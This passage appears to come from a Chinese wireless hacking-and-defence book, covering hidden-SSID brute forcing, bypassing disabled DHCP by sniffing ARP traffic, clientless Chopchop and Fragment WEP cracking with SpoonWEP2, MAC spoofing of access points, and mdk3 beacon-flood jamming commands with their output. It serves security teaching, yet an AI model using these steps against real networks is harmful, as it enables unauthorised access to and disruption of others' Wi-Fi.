22:07:38.764364 0.us BSSID:ff:ff:ff:ff:ff:ff DA:ff:ff:ff:ff:ff SA:00:15:00:05:3d:e0 Probe Request () [1.0* 2.0* 5.5 11.0 6.0 9.0 12.0 18.0 Mbit]
22:07:38.764885 64us BSSID:00:0e:8e:7d:3c:f2 DA:00:15:00:05:3d:e0 SA:00:0e:8e:7d:3c:f2 Probe Response (My) [6.0* 9.0* 12.0* 18.0* 24.0* 36.0* 48.0* 54.0* Mbit] CH: 6, PRIVACY
22:07:38.764962 [||] 802.11]
22:07:38.766372 0.us BSSID:00:14:78:b1:85:e6 DA:ff:ff:ff:ff:ff SA:00:14:78:b1:85:e6 Beacon (TP-LINK) [1.0* 2.0* 5.5* 11.0* 6.0 12.0 24.0 36.0 Mbit] ESS CH: 6, PRIVACY
22:07:38.767745 314us BSSID:00:14:78:b1:85:e6 DA:00:15:00:05:3d:e0 SA:00:14:78:b1:85:e6 Probe Response (TP-LINK) [1.0* 2.0* 5.5* 11.0* 6.0 12.0 24.0 36.0 Mbit] CH: 6, PRIVACY
22:07:38.768053 [||] 802.11]
```

图 6-28

6.2.3 暴力破解法

除了被动地监听和等待,无线黑客也可以通过在线暴力破解的方式来猜测 ESSID,该攻击模式支持字典攻击和纯暴力破解两种方式。

如图 6-29 所示,首先在 Charon1.1(此工具为 MDK3 的 GUI 版本,Java 编译,具体安



无线网络黑客攻防

装及使用请参考第 8 章) 上设置为 Brute Force Mode (暴力破解模式), 可以在下拉列表中选择目标 SSID 可能采用的组合方式, 这里选择 LCase & UCase, 这个词组实际上是 Lowercase 和 Upcase 的缩写, 即小写字母和大写字母。

接下来，在下方 VICTIM SPECS 处设定预攻击的无线接入点 MAC 地址及工作频道，这些信息可以通过使用 Airodump-ng 简单地扫描来获得，如图 6-29 所示。

设置完毕后，就可以进行在线攻击了，如图 6-30 所示，可以看到尝试破解 SSID 的速度为 124 个数据包/秒，在左下角 Packets sent 后面还可以看到当前发送的数据包的速率统计。



图 6-29



图 6-30

在经过短短十余秒后，就可以看到目标无线接入点的 SSID 已经被破解开，如图 6-31 所示。提示 Got response from AP's MAC,SSID:"True"，即成功破解出目标 SSID 为 True。为方便大家查看，放大如图 6-32 所示。




图 6-31




图 6-32

当然，若对方采用了有规律的单词、词组或生日等作为 SSID，也可以考虑使用字典破解的方法来进行破解，如图 6-33 所示，勾选 Use Dictionary Mode 复选框即使用字典模式，然后在下面指定预先编辑好的专用字典即可。关于字典的制作请大家参考第 5 章的内容。

图 6-34 所示为字典破解过程，可以看到和纯暴力破解模式界面几乎是一样的，但破解效率比暴力破解低得多。



图 6-33



图 6-34

由此可见，虽然关闭 SSID 广播确实能够一定程度上防范“小黑们”的探测，但是并没有很多人想象的那么有效，至少还是可以通过上面介绍的 3 种方式来轻松地获取设置为关闭广播的 SSID。当然，上述方法对于 WPA、WPA2 破解同样有效。

6.3 无 DHCP 的无线网络的攻防

对于大多数的无线路由器或者 AP 而言，都已经内置了 DHCP 功能，即都支持用户进行 DHCP 服务的配置。通过在无线 AP 上设置启动 DHCP 服务，无线客户端在正确连接无线 AP 时，就可以直接从 DHCP 可分配的地址范围中获取一个 IP 地址，并自动使用该 IP 连接 AP 进行上网的操作。需要注意的是，客户端无线网卡的 IP 配置页一般都会全部设置成自动获取。

DHCP 全称为 Dynamic Host Configuration Protocol，即动态主机配置协议。主要目的是自动分配事先指定的 IP 地址给发出请求的客户端，这些客户端在没有连网的情况下曾经使用的 IP 地址将被服务器收回，并重新发送给其他请求的客户端。这样，网络管理员不但可以从繁杂的客户端 IP 地址分配中解脱出来，而且有效地节约了网络资源。

下面就以市面上流行的 BUFFALO 无线路由器为例，带大家看看常见无线接入点的 DHCP 配置界面，如图 6-35 所示。在 DHCP Server setting (DHCP 服务器设置) 中提供了 192.168.11.2~64 共计 63 个 IP 地址给客户端使用。

但这个时候问题产生了，如果无线管理员将 AP 上的 DHCP 服务关闭了，不再提供 IP 地址自动分配。换句话说，就是即使能够破解出连接该 AP 的 WEP 或 WPA-PSK 密码，但是不知道内部 IP 地址，依旧无法与该 AP 建立连接。那么，无线黑客是如何解决这一问题呢？

若攻击者试图突破 DHCP 的限制，就意味着要获取目标 AP 的内部网络所使用的 IP 地址或范围。可以使用前面提及的 OmniPeek 进行无线嗅探，其基本操作步骤大家可以参考本章前面的内容，这里不再重复。当然，也可以使用 Airodump-ng 来进行截获。使用 OmniPeek




图 6-35

打开截获的无线数据包后的内容如图 6-36 所示，可以看到详细的数据交互内容，不过这是针对没有设置加密的无线网络。

对于采用 WEP 或者 WPA-PSK 加密的环境，需要先行破解 WEP 密码，然后再对无线加密数据包进行解密。关于对无线加密数据包解密的详细步骤，请大家参考 7.1 节“截获及解码无线加密数据”的内容。

攻击者成功截获了无线客户端的 IP 地址请求包，即图 6-37 中标识为 ARP Request 及 ARP Response 的数据包，在其后面的内容中可以清楚地看到内网的 IP 地址。换句话说；无论是 DHCP 分配，还是客户端默认采用前次的连接设置，对于攻击者而言，已经算是得到了内部网络的 IP 网络地址。通过具体分析，还可以得到无线客户端网关、DNS 配置信息等。




图 6-36

relative Time	Protocol	Summary
1.630746	SMB	C Browser Workgroup Announcement Workgroup
1.627821	SMB	C Browser Workgroup Announcement Workgroup
1.549340	HTTP	GET /601/login.jsp?...&...&...&...&...&...&...
1.548434	HTTP	POST /601/login.jsp?...&...&...&...&...&...&...
1.541228	ARP Request	192.168.1.32 <->
1.540152	ARP Request	192.168.1.32 <->
1.539271	ARP Response	00:0C:29:1F:00:00 <-> 192.168.1.32
1.537428	HTTP	Post /601/login.jsp?...&...&...&...&...&...&...
1.537186	HTTP	192.168.1.32 <-> 00:0C:29:1F:00:00
1.536320	ARP Response	00:0C:29:1F:00:00 <-> 192.168.1.32
1.535886	HTTP	Get /601/forumMainExit.aspx
1.535756	HTTP	Get /601/forumMainExit.aspx
1.450006	HTTP	C PORT=1662 GET /images/infragistics/ima...
1.444655	HTTP	R PORT=1662 HTML Data
1.347767	HTTP	C PORT=1661 GET /forumUI/forumMainExit.a...
1.324252	HTTP	R PORT=1661 HTML Data
1.288807	IMC	C QUERY NAME=chka_sp_winet.cn

图 6-37

下面攻击者就可以直接配置自己的无线网卡了，把网卡 IP 的网络部分设置成与目标内网一致，这样，就绕过了 DHCP 分配的限制，可以连接至无线接入点来进行上网或其他操作了。

由于 DHCP 有着 IP 地址租约更新时间的设置，所以在默认情况下无线客户端会在一定时间间隔后与 DHCP 进行 IP 地址的更新与确认。对于谨慎且有耐心的攻击者而言，只要稍稍等待，就可以获得关于内网 IP 的数据。

但是不是说一定要等待才可以获得，一些不太愿意浪费时间的攻击者也会采用诸如 D.O.S 的方式来攻击无线客户端，使之掉线。当这个或者这些无线客户端试图和无线接入点重新连接与 DHCP 建立联系的时候，攻击者就可以如其所愿地截获含有内部 IP 地址的数据报文了。

很多时候，对于攻击者而言，先对 WEP 加密的破解会有助于对截获数据包的分析，关于对指定目标或者大范围进行 D.O.S 攻击的具体内容在第 8 章会有详细阐述。

6.4 无客户端 Chopchop 的攻防

能够用于进行无客户端破解攻击的无线黑客工具主要为 Aircrack-ng 套装，不过，这里直接使用图形化的傻瓜工具来实现。这款工具大家应该都比较熟悉了，就是前面第 4 章讲到破解 WEP 时常用到的傻瓜式工具——SpoonWEP2。

Step 01 先对当前网络进行基本的探测。

和前面讲到的 WEP 破解一样要先进行探测，来获取当前无线网络概况，包括 AP 的 SSID、MAC 地址、工作频道、无线客户端 MAC 及数量等。只需打开一个 Shell，输入如下命令：

```
airrodump-ng mon0
```

按【Enter】键后，就能看到类似于图 6-38 所示的内容，这里直接锁定目标是 SSID 为 zerone 的 AP，其 BSSID（MAC）为“00:1D:73:55:77:97”，工作频道为 2，当前并没有任何无线客户端相连。

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:17:9A:68:F6:7B	-24	9	0 0	6	54	WEP	WEP	dlink-	
00:1D:73:55:77:97	-16	20	218 20	2	54	WEP	WEP	zerone	
00:1C:DF:60:C1:94	-45	9	0 0	1	54e	WPA	TKIP	PSK	none

BSSID	STATION	PWR	Rate	Lost	Packets	Probes
-------	---------	-----	------	------	---------	--------

图 6-38

Step 02 打开 SpoonWEP2，在 SPOONWEP SETTINGS 中进行基本的设置。

如图 6-39 所示，在 NET CARD 中选择当前已经载入的无线网卡，这里就是之前大家看到的 MON0，在 DRIVER 中设定当前的无线网卡驱动，这里由于是 TP-LINK，所以选择ATHEROS 即可，需要注意的是，在 MODE（模式）处一定要设定为 KNOWN VICTIM，即已知客户端攻击。设定完毕后单击 NEXT 按钮，如图 6-39 所示。




图 6-39

**Step 03** 设定无客户端攻击方式。

- ① 接下来，选择上方 ATTACK PANEL（即攻击面板）选项卡，在界面中间设置攻击方式及无线客户端 MAC。这里选择 CHOPCHOP & FORGE ATTACK，即之前所说的注入攻击方式。然后在 Inj Rate 处设定发包速率，可以设置为 600 以上，这里直接设置为 1000。
- ② 然后在中间的 Victim Mac 处设定预攻击的 AP 的 MAC 地址，由于是在无客户端破解模式下，所以 Client Attack 处是不可以填写的。确认无误后，单击左上角的 LAUNCH 按钮即可开始攻击，如图 6-40 所示。
- ③ 在单击 LAUNCH 按钮后，在 SpoonWEP2 的一侧也将出现一个 Airodump-ng 的 Shell 调用界面，在此 Shell 中，能看到当前的 AP 及合法的客户端的无线报文交互情况。
- ④ 等待一会后，可以清楚地看到 IVs 的快速增长，如图 6-41 所示。



图 6-40




图 6-41

注意：无客户端破解和典型的 WEP 加密破解还不同，不光是注入的能力，和无线网卡芯片、被攻击 AP 的芯片等都有关系，比如对于目前较多地使用 Boardcom 芯片的无线路由器而言，此类攻击大多都是可行的。而对于无线网卡来说，采用 Atheros 芯片组的产品将更适合无客户端攻击，比如 TP-Link 无线网卡，当然，也不是所有型号都可以。

Step 04 破解密码。

- ① 在捕获了足够数量的无线数据报文后，SpoonWEP2 将自动破解出 WEP 密码，如图 6-42 所示，如在工具界面的下方显示 ATTACK FINISHED 即攻击完成，而在该提示下方出现的“WEP Key: [5A:65:72:4F:6E:65:53:65:63:54:65:61:6D]”即为目标 AP 所使用的 WEP 密码。
- ② 把上面显示的 WEP Key 复制到前面章节提到的 ASCII 转换工具中，具体如图 6-43 所示，将破解出的十六进制内容，即“5A65724F6E655365635465616D”输入，

注意把原来中间的冒号去掉，单击“十六进制转字符串”按钮就可转换成常用的 ASCII 码，即 ZerOneSecTeam。接下来，只要在连接时注意区分大小写就可以了。




图 6-42



图 6-43

就这样，在无客户端的情况下，再一次破解了 WEP 加密。

6.5 无客户端 Fragment 的攻防

由于本节内容除了在原理上和开始的选项上稍有不同之外，其他均与 Chopchop 攻击几乎一致，所以本节把主要的步骤讲解一下即可，重复的部分将不再赘述。

主要的部分如下。

Step 01 先对当前网络进行基本的探测。

使用 Airodump-ng 先进行探测，来获取当前无线网络概况，包括 AP 的 SSID、MAC 地址、工作频道、无线客户端 MAC 及数量等。

Step 02 打开 SpoonWEP2，在 SPOONWEP SETTINGS 中进行基本的设置。

如图 6-44 所示，在 NET CARD 中选择当前已经载入的无线网卡，这里就是之前大家看到的 MON0，在 DRIVER 中设定当前的无线网卡驱动，这里设置为 ATERHO 即可，需要注意的是，在 MODE (模式) 处一定要设定为 KNOWN VICTIM，即已知客户端攻击。设定完毕后单击 NEXT 按钮。

Step 03 设定无客户端攻击方式。

- 01 接下来，选择上方 ATTACK PANEL (攻击面板) 选项卡，在界面中间设置攻击方式及无线客户端 MAC。这里选择 FRAGMENTATION & FORGE ATTACK，即之前所说的注入攻击方式。然后在 Inj Rate 处设定发包速率，可以设置为 600 以上，这里直接设置为 1000。



- ② 然后在中间的 Victim Mac 处设定预攻击的 AP 的 MAC 地址，由于是在无客户端破解模式下，所以 Client Attack 处是不可以填写的。确认无误后，单击左上角的 LAUNCH 按钮即可开始攻击，如图 6-45 所示。




图 6-44




图 6-45

Step 04 开始攻击。

- ① 单击左上角的 LAUNCH 按钮后，即可开始针对无线 WEP 加密的攻击和注入。如图 6-45 所示，可以看到在工具的中间栏中显示出当前攻击的状态，而在下栏中出现 13 IVs CAPTURED 及 WEP Key: Not Found 的显示，即当前已经捕获到 13 个包含 IVs 值的数据报文，但是通过这些报文还远远不能破解出 WEP 密码。
- ② 在单击 LAUNCH 按钮后，在 SpoonWEP2 的一侧也将出现一个图 6-46 所示的 Shell，其实就是一个 Airodump-ng 的调用界面，在此 Shell 中，能看到当前的 AP 及合法的客户端的无线报文交互情况。



图 6-46

注意：有时候破解时间确实会比较长，曾经最久的一次是等待了两个多小时才获得足够的包。

Step 05 破解密码。

在捕获了足够数量的无线数据报文后，SpoonWEP2 将自动破解出 WEP 密码。注意观察，当在工具界面的下栏显示 ATTACK FINISHED 时，即攻击完成。关于显示的十六进制编码转换成 ASCII 码的操作请参考前面的章节。

于是在无客户端情况下，再一次破解了 WEP 加密。

6.6 伪造 AP 的几种手法

伪造 AP 攻击的具体表现有很多，这里带大家看看较为常用的两种，即伪造合法 AP 和恶意创建大量虚假 AP 信号。

6.6.1 伪装成合法的 AP

无线黑客通过采用伪造 MAC 或者修改 SSID 等方式，使得合法客户端在不知情时连接到此 AP，从而达到转发客户端网络连接请求，以便截获其中内容的目的。为了更明确地表示出伪造 AP 的攻击意图，画了一幅原理示意图供大家交流，如图 6-47 所示。

有很多款无线网卡都支持 Soft AP 即软 AP 功能，也就是使用软件通过网络共享的方式实现 AP 无线基站功能，可以在短时间内将无线客户端切换成无线接入点。不过其工作效果根据产品的不同会有所区别，比如图 6-48 及图 6-49 所示的 ASUS 的 WL167G、Tenda 的 W311U 等。

所谓 Soft AP，即用户只要在应用软件中简单设置，无线网卡即可工作在 AP 模式之下，如果激活 Soft AP 中的 ICS（Internet Connection Share）功能，此时，所有通过无线连接到此 AP 的无线节点均可通过该 AP 所在主机实现共享上网。这就为小规模无线网络用户提供了一个低成本的解决方案。



图 6-48



图 6-49

当然，使用 AP 来直接进行伪造也是可以的，因为有很多 AP 都支持将自身的 MAC 地址修改，所以黑客只需要将自己的无线路由器的 MAC 地址修改成和要伪造的 AP 一致，或者仅仅是相近就可以了。

下面以 BUFFALO 无线路由器举例，如图 6-50 所示，在 Advanced Settings（高级设置）中的 WAN MAC Address 栏默认为使用设备自身的 MAC 地址，通过在 Use this address 文本框中输入需要伪造的 MAC 地址就可以了。这里为了举例，输入“00:11:22:33:44:55”，然后单击左下角的 Apply 按钮，应用重启无线设备即可达到修改该无线路由器的目的。





图 6-50

6.6.2 恶意创建大量虚假 AP 信号

如果目的是要干扰正常无线通信，那么无线黑客也可以通过创建大量虚假 AP 基站信号来实现。如图 6-51 所示，这是在正常情况下探测到的无线接入点和已经连接的无线客户端。




图 6-51

具体可以使用 MDK3 这款工具实现，在前面提及的 BackTrack4 Linux 下默认已经安装了这款工具，该软件可以通过无线网卡发射随机伪造的 AP 信号，并可根据需要设定伪造 AP 的工作频道，一般设定为预干扰目标 AP 的同一频道。

具体命令如下：

```
mdk3 网卡 b -g -c 6 -h 7
```

参数解释：

- 网卡：此处用于输入当前的网卡名称，这里是 mon0。
- b：用于伪造 AP 时使用的模式。
- -g：伪装成提供 54M 即满足 802.11g 标准的无线网络。
- -c：num 针对的无线工作频道，这里选择为 6。
- -h：num 用于提升攻击效率，不过只针对个别无线设备有效，可以不使用该参数。

按【Enter】键后就能看到 MDK3 伪造了大量不存在的 SSID，甚至出现了很多随机生成的、复杂的 SSID 值。图 6-52 所示为对频道为 6 的 AP 进行干扰性攻击。

```
root@ZerOne: ~ - Shell No. 3 - Konsole <@ZerOne>
Session Edit View Bookmarks Settings Help
root@ZerOne: # mdk3 mon0 b -g c 6 -h 7
Current MAC: CD:BA:AB:F2:FB:E3 on Channel 6 with SSID: Sx71i0RK
Current MAC: 1A:2B:21:1B:01:07 on Channel 6 with SSID: /{jd{~wL5.EHNS-
Current MAC: 05:C6:60:B8:CC:E2 on Channel 6 with SSID: X
Current MAC: 2C:A9:CB:BC:42:94 on Channel 6 with SSID: %m\6YdtfKOko(sdljbdt.C
dk
Current MAC: 60:77:08:75:14:E2 on Channel 6 with SSID: YeC
Current MAC: 68:2C:21:09:CB:D9 on Channel 6 with SSID: wq{ ;%US&jEtx&PzN]cr%z6
X
Current MAC: BB:28:3B:04:D6:37 on Channel 6 with SSID: U'Hj^bqyl.^"bZ!N:h.w V3F
cg.7B
Current MAC: 41:AF:E1:BB:64:4F on Channel 6 with SSID: NL;GPjA_8o+6%6Bl
Current MAC: 55:D2:01:50:2B:9B on Channel 6 with SSID: D>y-B5^ z"
Current MAC: 3D:44:CE:A6:3B:3C on Channel 6 with SSID: M0l0b:SoyeBPubl8, !mRwYCL
Packets sent: 288 - Speed: 9 packets/sec
```

图 6-52

对于在某一频道正常工作的无线接入点，攻击者除了可以发送相同频道之外，甚至还可以发送相同 SSID 的无线数据流信号，来扰乱连接该 AP 的无线客户端的正常运作，具体命令如下：

```
mdk3 网卡 b -n TP-LINK -g -c 6
```

其中，-n 是 SSID 使用指定的 SSID 来替代随机生成的 SSID，该参数使得供给更有针对性。

图 6-53 所示为向 SSID 为 TP-LINK、频道为 6 的无线接入点正常通信发送干扰包。

```
root@ZerOne: ~ - Shell No. 3 - Konsole <@ZerOne>
Session Edit View Bookmarks Settings Help
root@ZerOne: # mdk3 mon0 b -n TP-LINK -g -c 6
Current MAC: 67:06:69:73:51:FF on Channel 6 with SSID: TP-LINK
Current MAC: 6B:96:8F:39:5C:2A on Channel 6 with SSID: TP-LINK
Current MAC: 44:DE:7C:A5:89:4E on Channel 6 with SSID: TP-LINK
Current MAC: F3:58:46:06:47:2B on Channel 6 with SSID: TP-LINK
Current MAC: CF:00:07:53:90:87 on Channel 6 with SSID: TP-LINK
Current MAC: 3B:97:E3:16:14:E2 on Channel 6 with SSID: TP-LINK
Current MAC: F8:22:16:60:11:91 on Channel 6 with SSID: TP-LINK
Current MAC: 8F:99:69:9E:A1:E4 on Channel 6 with SSID: TP-LINK
Current MAC: EB:86:78:FF:74:E1 on Channel 6 with SSID: TP-LINK
Packets sent: 420 - Speed: 58 packets/sec
```

图 6-53

由图 6-53 可以看出，发包速率为 58 个包/秒，如果觉得这个速度比较慢，还可以根据需要提速，不过这个速也不是无止境的，这和无线网卡芯片、性能等都有关系，具体命令如下：

```
mdk3 网卡 b -n TP-LINK -g -c 6 -s 200
```

其中，-s 为发送数据包速率，但并不精确，这里输入的为 200，实际发包速率会保持在 150~250 个包/秒。

图 6-54 所示为对 SSID 为 TP-LINK 的无线路由器进行高速干扰攻击，速率达到了 243 个包/秒。




图 6-54

注意，在使用 MDK3 之前，一定要将无线网卡激活为 Monitor 模式，否则将无法正常使用 MDK3 之类的无线 D.O.S 工具，在使用的时候就会出现图 6-55 所示的错误提示，提示无法识别设备。激活无线网卡的工具就是前面已经掌握的工具 Airmon-ng。这里就不再重复介绍参数了，具体命令如图 6-56 所示。




图 6-55




图 6-56




第7章


无线网络加密数据解码与分析

截获的密码怎么用？又该如何进行分析？

本章将说明如何对数据进行截获，然后对其进行分析来得到想要的结果。



- 7.1 截获及解码无线加密数据
- 7.2 分析 MSN/QQ/淘宝旺旺聊天数据
- 7.3 分析 E-mail/论坛账户名及密码
- 7.4 分析 Web 交互数据
- 7.5 分析 Telnet 交互数据





